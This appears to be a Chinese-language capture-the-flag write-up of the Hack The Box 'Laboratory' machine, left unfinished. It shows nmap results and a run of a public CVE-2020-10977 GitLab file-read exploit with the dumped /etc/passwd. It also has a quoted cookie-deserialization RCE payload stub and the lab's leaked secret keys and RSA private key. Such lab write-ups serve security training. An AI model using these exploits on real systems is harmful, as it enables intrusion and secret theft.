Laboratory(放棄 套件使用問題)

```
└─# nmap -sCV -p 22,80,443  -A 10.10.10.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-11 01:57 EDT
Nmap scan report for 10.10.10.216
Host is up (0.38s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
|_http-title: Did not follow redirect to https://laboratory.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: The Laboratory
|_http-server-header: Apache/2.4.41 (Ubuntu)
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Not valid before: 2020-07-05T10:39:28
|_Not valid after:  2024-03-03T10:39:28
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   259.85 ms 10.10.14.1
```


```
2   385.33 ms 10.10.10.216

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.13 seconds
```

兩組網站

1. https://laboratory.htb
2. https://git.laboratory.htb

查看第一組 + 目錄迫爆沒啥東西
查看到二組：GitLab Community Edition 系統，可註冊，但使用一般email不行，需使用@laboratory.htb

註冊後，找到版本




GitLab Community Edition 12.8.1

有漏洞：


1. https://github.com/thewhiteh4t/cve-2020-10977
2. https://gitlab.com/gitlab-org/gitlab/-/issues/212175

測試成功



```
└─# python3 cve_2020_10977.py https://git.laboratory.htb test testtest
----------------------------------------
--- CVE-2020-10977 ---------------------
--- GitLab Arbitrary File Read ---
--- 12.9.0 & Below ---------------
----------------------------------------

[>] Found By : vakzz       [ https://hackerone.com/reports/827052 ]
[>] PoC By   : thewhiteh4t [ https://twitter.com/thewhiteh4t      ]

[+] Target        : https://git.laboratory.htb
[+] Username      : test
[+] Password      : testtest
[+] Project Names : ProjectOne, ProjectTwo

[!] Trying to Login ...
[+] Login Successful!
[!] Creating ProjectOne ...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo ...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue ...
[+] Issue Created Successfully!
[!] Moving Issue ...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/test/ProjectTwo/uploads/20c3a9198a7dbd30daf9d86abb771a1b/passwd

> /etc/passwd
----------------------------------------

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

查看文件發現



GitLab.org / GitLab / 議題 / #212175

已關閉 移動問題時透過 UploadsRewriter 讀取任意文件

- Cameron McFarland在問題 gitlab-com/gl-infra/on-call-handovers#450中提到（關閉） 4年前
- Robert Speicher 在問題 gitlab-org/release/tasks#1271 中提到 4年前
- Dominic Couture將標題從移動 問題時透過 UploadsRewriter 讀取的任意文件更改為移動問題時透過 UploadsRewriter 讀取的任意文件 4年前

多米尼克·庫杜爾 @dcouture · 4年前 開發商

記者透過這個找到了獲取RCE的方法

> 感謝您的分診付款和更新！
>
> 可以將其轉變為 RCE，因為預設 `cookies_serializer` 為這樣。 `:hybrid`
>
> 可以透過先使用讀取的任意檔案來取得 cookie，然後將 cookie 與編組有效負載一起使用 `secret_key_base` 來完成。 `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` `experimentation_subject_id`
>
> 可以透過更改您自己的 gitlab 實例進行匹配來產生有效負載 `secret_key_base`，然後在 `rails console`

```
request = ActionDispatch::Request.new(Rails.application.env_config)
request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(
```

查詢此文件，發現：


```
production:
  db_key_base:
627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73ba7676e93f1
e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base:
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727
cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base:
db3432d6fa4c43e68bf7024f3c92fea4eeea1f6be1e6ebd6bb6e40e930f0933068810311dc9f0ec78196fa
a69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIJKQIBAAKCAgEA5LQnENotwu/SUAshZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
    YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUmMD3OGLt90vNBq8Wo/9cSyV
    RnBSnbCl0EzpFeeMBymR8aBm8sRpy7+n9VRawmjX9os25CmBBJB93NnZj8QFJxPt
    u00f71w1pOL+CIEPAgSSZazwI5kfeU9wCvy0Q650ml6nC71AbiinqQnocvCGbV0O
    aDFmO98dwdJ3wnMTkPAwvJcESa7iRFMSuelgst4xt4a1jslesTvvVHO/fQfHdYo3
    5Y8r9yYeCarBYkFiqPMec8lhrfmviwcTMyK/TBRAkj9wKKXZmm8xyNcEzP5psRAM
    e4RO91xrgQx7ETcBuJm3xnfGxPWvqXjvbl72UNvU9ZXuw6zGaS7fxqf8Oi9u8R4r
    T/5ABWZ1CSucfIySfJJzCK/pUJzRNnjsEgTc0HHmyn0wwSuDp3w8EjLJIl4vWg1Z
    vSCEPzBJXnNqJvIGuWu3kHXONnTq/fHOjgs3cfo0i/eS/9PUMz4R3JO+kccIz4Zx
```

```
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
-----END RSA PRIVATE KEY-----
```

需要使用secret_key_base：用於加密和解密 session cookies 和其他敏感資訊的金鑰。

我需要此版本的 GitLab 的副本來建立反序列化負載。
參考：https://hub.docker.com/r/gitlab/gitlab-ce/tags
最簡單的方法就是使用 Docker。
我將安裝與sudo apt install docker.io.
我還需要將自己新增至 docker 群組（sudo usermod -a -G docker oxdf然後登出並重新登入）。
現在我可以使用 獲取並運行圖像docker run gitlab/gitlab-ce:12.8.1-ce.0
為了讓這個鏡像正常工作，最好讓它像這樣自己啟動（而不是讓它運行bash來獲取 shell），
以便各種 GitLab 元件可以啟動。

我將在另一個終端中運行docker ps以取得容器的名稱，然後docker exec在其中取得 shell：



```
┌──(kali㉿kali)-[~]
└─$ su -
密 碼 :
┌──(root㉿kali)-[~]
└─# docker run gitlab/gitlab-ce:12.8.1-ce.0
Unable to find image 'gitlab/gitlab-ce:12.8.1-ce.0' locally
12.8.1-ce.0: Pulling from gitlab/gitlab-ce
fe703b657a32: Already exists
f9df1fafd224: Already exists
a645a4b887f9: Already exists
57db7fe0b522: Already exists
7c1fdc95f4c9: Pull complete
efff5e3fbef4: Pull complete
cd352b2b7d4b: Pull complete
9cfdfa991813: Pull complete
27f887c2ede5: Pull complete
68b87e2fd6a0: Pull complete
Digest: sha256:01325161649a28155d8857e4f47462d2bf9406d612c11b8929d2482bfba3ad32
Status: Downloaded newer image for gitlab/gitlab-ce:12.8.1-ce.0
WARNING: The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested
exec /assets/wrapper: no such file or directory

┌──(root㉿kali)-[~]
└─# docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED   STATUS    PORTS     NAMES

┌──(root㉿kali)-[~]
└─# 
```